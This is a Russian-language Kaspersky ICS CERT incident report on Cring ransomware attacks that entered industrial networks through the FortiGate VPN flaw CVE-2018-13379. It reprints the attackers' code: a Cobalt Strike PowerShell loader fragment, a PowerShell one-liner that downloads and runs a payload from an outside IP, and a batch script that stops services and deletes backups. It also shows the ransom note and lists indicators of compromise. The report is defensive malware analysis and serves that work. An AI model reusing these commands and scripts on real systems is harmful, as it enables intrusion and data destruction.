kaspersky

Уязвимость в VPN-серверах FortiGate используется в атаках шифровальщика Cring

Вячеслав Копейцев

07.04.2021 Version 1.2

В первом квартале 2021 года злоумышленниками была проведена серия атак с использованием шифровальщика Cring. Эти атаки упоминались в сообщении Swisscom CSIRT, однако не было известно, как именно шифровальщик попадает в сеть организаций.

Среди жертв этих атак оказались и промышленные предприятия, расположенные в странах Европы. По крайней мере в одном из случаев атака шифровальщика привела к временной остановке технологического процесса организации, т.к. серверы, задействованные в управлении технологическим процессом, оказались зашифрованы.

В результате расследования инцидента, проведенного экспертами Kaspersky ICS CERT на одном из атакованных предприятий, выяснилось, что в атаках шифровальщика Cring используется уязвимость в VPN серверах FortiGate.

В данном материале мы расскажем о результатах нашего исследования и интересных особенностях атаки.

Стоит отметить, что компания Fortinet неоднократно предупреждала пользователей своих устройств об опасности данной уязвимости и высоком риске атак, в том числе со стороны APT группировок.


Первоначальный вектор атаки

Для проникновения в сеть предприятия злоумышленники использовали уязвимость CVE-2018-13379 в VPN-серверах FortiGate.

По сути, устройства FortiGate, работающие на базе FortiOS устаревших версий с 6.0.0 по 6.0.4, с 5.6.3 по 5.6.7 и с 5.4.6 по 5.4.12, имеют уязвимость класса «directory traversal attack», которая позволяет злоумышленнику получить доступ к системным файлам устройства FortiGate SSL-VPN. В случае данной уязвимости злоумышленник может получить доступ к файлу «sslvpn_websession» напрямую из интернета без какой-либо аутентификации. Из указанного файла злоумышленник может извлечь аутентификационные данные пользователя, использующиеся для доступа по VPN, которые хранятся в открытом виде.

За несколько дней до начала основной фазы атаки злоумышленники выполнили тестовые подключения к VPN-шлюзу, по-видимому, чтобы убедиться, что украденные в ходе атаки на VPN-сервер данные аутентификации остаются актуальными.

Злоумышленники могли как самостоятельно выявить уязвимое устройство, выполняя сканирование IP-адресов, так и приобрести готовый список IP-адресов уязвимых устройств FortiGate. Осенью 2020 года предложение о покупке базы таких устройств появлялось на одном из форумов в «дарквебе».



Сообщение на одном из форумов в «дарквебе» с предложением купить базу уязвимых устройств

Распространение внутри сети организации

После проникновения в сеть организации операторы Cring используют утилиту Mimikatz, которая применяется для кражи аутентификационных данных учетных записей пользователей Windows, ранее выполнивших вход на скомпрометированной системе.

С помощью утилиты Mimikatz злоумышленникам удалось скомпрометировать учетную запись доменного администратора атакованной организации.


Получив данные привилегированной учетной записи, злоумышленники применили фреймворк Cobalt Strike и инструментарий PowerShell для распространения вредоносного ПО внутри сети предприятия.

```
function func_get_proc_address {
	Param ($var_module, $var_procedure)
	$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
	$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
	return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
}

function func_get_delegate_type {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
		[Parameter(Position = 1)] [Type] $var_return_type = [Void]
	)

	$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule
('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
	$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

	return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
	[Byte[]]$var_code = [System.Convert]::FromBase64String
('nZ2dnZ2dnZ2dQFdMX1hFhOhFjOEtDQ0NRYAQ5/Ly8kWE0kWMznF0DA3y3ky1/bivW2UJDQ0NV0WE9PLdDQ0NDQ0NDQ0N/Q0NDT6nHSmwDYLPQ0TwELnjYRLb3zX3QqHGnGQuu8dwC1pFHRR3K77VsN4Nz/DhmJzzMbozvm7Vffm8
+I6qpzCpAU1fnZduytJhJICPHAOtANvgxJWBSEFB9BpOQ3zKGzsTalbR6LDRZ1GB1SlicKsQPkXew0WAvwQ7d6P5
+FrAM+GC83Wd0je25EtbzKIKcFRjr1qMTgy+T1aOajAGiWVnP+wJgW9KAqr/GJygLbdwX+N5XUgNDWmLCA1mZSpVDQ0NDcPy8vL9DS49Bg8GDQ27Dw0NVw8NDQ0NDc3gBA0NHQ0NDQ0NjQwNDQ0NHQ0NDQ8NDQgNDw0NDQ0NCA0PDQ0NDQ0NLUo
NDQkNDQ0NDQ0PDW0MDQ0dDQ0NDQ0NHQ0NDQ0NDQ0NHQ0NDQ0NDR0NDQ0NDQ3dwAwNHQ0NDX3cDg1fDQ0NpbcODa0NDQ0NDQ0NDQ0dCA0JLQ0NDQ0NDQ0NDQ0NTQgNAQsNDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0N
```

Фрагмент PowerShell-скрипта, загружаемого на атакуемую систему

После запуска вредоносный PowerShell-скрипт расшифровывает полезную нагрузку, которой является Cobalt Strike Beacon — бэкдор, позволяющий злоумышленникам удаленно контролировать зараженную систему.

В качестве сервера управления Cobalt Strike Beacon был указан IP-адрес 198.12.112[.]IP204.



Фрагмент расшифрованного кода модуля Cobalt Strike

Шифрование

Получив контроль над зараженной системой, злоумышленники загружают на неё cmd-скрипт, предназначенный для загрузки и запуска вредоносной программы — вымогателя Cring.

Скрипт сохраняется по пути: %TEMP%\execute.bat (например, C:\Windows\Temp\execute.bat) и запускает PowerShell с именем «kaspersky», чтобы замаскировать работу вредоносного ПО.


```
powershell set-alias -name kaspersky -value Invoke-Expression;kaspersky(New-Object Net.WebClient).DownloadString(
'http://45.67.231.128/ip.txt') > \\127.0.0.1\C$\__output 2>&1
```

Вредоносный cmd-скрипт

Запущенной оболочке PowerShell передается команда на загрузку исполняемого файла шифровальщика Cring (в случае расследованного инцидента — http://45.67.231[.]128/ip.txt), который сохраняется по пути C:__output, после чего запускается злоумышленниками вручную.

Хотя указанный файл и имеет расширение .txt в URL адресе, на самом деле он является исполняемым файлом вредоносной программы — вымогателя Cring.

На момент анализа хостинга вредоносного ПО файл ip.txt уже был удален, однако злоумышленники разместили на сервере более новую версию вредоносной программы Cring (файл NoNet.txt).



Содержимое хостинга вредоносного ПО, использованного в атаке

Чтобы выполнить шифрование файлов баз данных и удалить резервные копии, вредоносная программа Cring останавливает службы следующих программ:

- Veritas NetBackup: BMR Boot Service, NetBackup BMR MTFTP Service
- Microsoft SQL server: SQLTELEMETRY, SQLTELEMETRY$ECWDB2, SQLWriter

Также останавливается служба SstpSvc, используемая для создания VPN подключений. Наиболее вероятно, что таким образом злоумышленники, которые на данном этапе уже имеют контроль над зараженной системой при помощи Cobalt Strike, отключают возможность удаленного подключения к зараженной системе при помощи VPN. Это требуется, чтобы помешать системным администраторам вовремя отреагировать на инцидент информационной безопасности.

Также, для обеспечения беспрепятственного шифрования файлов вредоносная программа завершает процессы следующих приложений:

- Microsoft Office: mspub.exe
- Oracle Database software: mydesktopqos.exe, mydesktopservice.exe

Вредоносная программа удаляет резервные копии, имеющие следующие расширения: .VHD, .bac, .bak, .wbcat, .bkf, .set, .win и .dsk.

Также удаляются файлы и папки, находящиеся в корне диска, если их имя начинается со слов «Backup» или «backup».

Для выполнения указанных действий вредоносная программа создаёт на диске cmd-скрипт kill.bat, который после выполнения удаляет сам себя.

```
net stop BMR Boot Service /y

net stop NetBackup BMR MTFTP Service /y

sc config SQLTELEMETRY start= disabled

sc config SQLTELEMETRY$ECWDB2 start= disabled

sc config SQLWriter start= disabled

sc config SstpSvc start= disabled

taskkill /IM mspub.exe /F

taskkill /IM mydesktopqos.exe /F

taskkill /IM mydesktopservice.exe /F


del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk

del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk

del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk

del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk

del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk

del %0
```

Код скрипта kill.bat

После этого вредоносная программа приступает к шифрованию файлов. Шифрование выполняется при помощи криптостойких алгоритмов, что исключает возможность расшифровки файлов без закрытого ключа RSA, находящегося у злоумышленников. Каждый файл шифруется алгоритмом AES, а ключ шифрования AES, в свою очередь, шифруется при помощи открытого ключа RSA, встроенного в исполняемый файл вредоносной программы. Длина RSA ключа 8192 бита.

Шифрованию подвергаются файлы, имеющие следующие расширения:

- .vhdx (виртуальные диски)
- .ndf (базы данных Microsoft SQL Server)
- .wk (таблицы Lotus 1-2-3)
- .xlsx (таблицы Microsoft Excel)
- .txt (текстовые документы)
- .doc (документы Microsoft Word)
- .docx (документы Microsoft Word)
- .xls (таблицы Microsoft Excel)
- .mdb (базы данных Microsoft Access)
- .mdf (образы дисков)
- .sql (сохраненные запросы SQL)
- .bak (файлы резервных копий)
- .ora (базы данных Oracle)
- .pdf (PDF документы)
- .ppt (презентации Microsoft PowerPoint)
- .pptx (презентации Microsoft PowerPoint)
- .dbf (файлы баз данных dBASE)
- .zip (архивы)
- .rar (архивы)
- .aspx (веб-страницы ASP.NET)
- .php (веб-страницы PHP)
- .jsp (веб-страницы Java)
- .bkf (резервные копии, созданные утилитой Microsoft Windows Backup Utility)
- .csv (таблицы Microsoft Excel)

По окончании шифрования вредоносная программа размещает в системе сообщение с требованием выкупа:

```
Sorry, your network is encrypted, and encryption is achieved
through rsa, which means that the decryption service can only be
provided by us. You cannot decrypt data through a security
company. They will only contact us to pay the fee. We recommend
that you pay 2 bitcoins directly to us , Or send two files to
confirm whether we can decrypt, you need to deal with it as soon
as possible, because the key file necessary for decryption will
not be kept.    Contact:   poolhackers@tutanota.com
eternalnightmare@tutanota.com
```

Сообщение с требованием выкупа

Сообщение с требованием выкупа размещается в файле !!!!WrReadMe!!!.rtf.

Разведка

Различные детали атаки указывают, что злоумышленники тщательно изучили инфраструктуру атакуемой организации, после чего подготовили свою инфраструктуру и инструментарий с учетом информации, собранной на этапе разведки.

Так, например, хостинг вредоносного ПО, используемый для загрузки шифровальщика Cring (45.67.231[.]128), имеет фильтрацию по IP-адресам и отвечает на запросы только из нескольких стран Европы.

В своих cmd-скриптах злоумышленники маскируют активность вредоносного ПО под работу защитного решения, используемого на предприятии (Kaspersky), а также завершают процессы серверов баз данных (Microsoft SQL Server) и систем резервного копирования (Veeam), используемых на системах, которые выбраны для шифрования.

Анализ действий злоумышленников показывает, что в результате изучения сети атакуемой организации для шифрования были выбраны серверы, потеря доступа к которым, по мнению злоумышленников, могла нанести максимальный ущерб работе предприятия.

Особенности расследованного инцидента

Стоит выделить ряд причин, которые способствовали возникновению инцидента информационной безопасности, расследованному командой Kaspersky ICS CERT, или прямо привели к нему.

1. В числе первоочередных причин инцидента следует выделить использование устаревшей и уязвимой версии прошивки VPN сервера FortiGate (на момент атаки использовалась версия 6.0.2), что позволило злоумышленникам проэксплуатировать уязвимость CVE-2018-13379 и проникнуть в сеть предприятия.
2. Ключевую роль сыграло отсутствие своевременного обновления антивирусных баз и программных модулей для защитного решения, используемого на атакуемых системах, что не позволило антивирусу обнаружить и заблокировать угрозу. Также следует отметить, что некоторые компоненты антивирусного решения на момент атаки были отключены, что также снизило качество защиты системы.
3. Другим фактором, способствовавшим развитию инцидента, стали настройки прав учетных записей пользователей, установленные в доменных политиках, а также параметры доступа по RDP.

   Не было введено никаких ограничений на доступ к различным системам, иными словами, всем пользователям было разрешено выполнять вход на все системы. Применение таких настроек позволяет злоумышленникам значительно быстрее распространять вредоносное ПО внутри сети предприятия, так как успешная компрометация всего лишь одной учетной записи позволяет получить доступ ко множеству систем.




Схема атаки

Рекомендации

1. Своевременно обновлять программное обеспечение VPN-шлюзов и антивирусное ПО до последней версии.
2. Своевременно обновлять антивирусные базы защитных решений.
3. Убедиться, что все компоненты антивирусного ПО включены.
4. Убедиться, что политиками Active Directory установлены ограничения для входа пользователей в системы. Пользователям должен быть разрешён вход только на те системы, доступ к которым обусловлен рабочей необходимостью.
5. Ограничить сетевые подключения, в частности VPN подключения, между объектами технологической сети, запретить подключения по всем портам, работа которых не требуется для выполнения технологического процесса.
6. Настроить систему резервного копирования для хранения резервных копий на выделенном сервере.
7. Чтобы ещё больше повысить устойчивость организации к потенциальным атакам шифровальщиков, рассмотреть возможность внедрения защитных решений класса Endpoint Detection and Response как в корпоративной, так и в промышленной сети.
8. Адаптировать сервисы класса Managed Detection and Response для получения оперативного доступа к высококлассным знаниям и наработкам профессиональных экспертов по кибербезопасности.
9. Использовать специальную защиту для технологического процесса. Kaspersky Industrial CyberSecurity защищает промышленные конечные узлы и позволяет сетевому мониторингу технологической сети выявлять и пресекать вредоносную активность.

Индикаторы компрометации (IOC)

Пути к файлам

%temp%\execute.bat (скрипт-загрузчик вредоносного ПО)

C:__output (исполняемый файл Cring)

Контрольные суммы (MD5)

c5d712f82d5d37bb284acd4468ab3533 (исполняемый файл Cring)

317098d8e21fa4e52c1162fb24ba10ae (исполняемый файл Cring)

44d5c28b36807c69104969f5fed6f63f (скрипт-загрузчик вредоносного ПО)

IP-адреса

129.227.156[.]216 (использовался злоумышленниками в ходе атаки)

129.227.156[.]214 (использовался злоумышленниками в ходе атаки)

198.12.112[.]204 (сервер управления Cobalt Strike)

45.67.231[.]128 (хостинг вредоносного ПО)

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com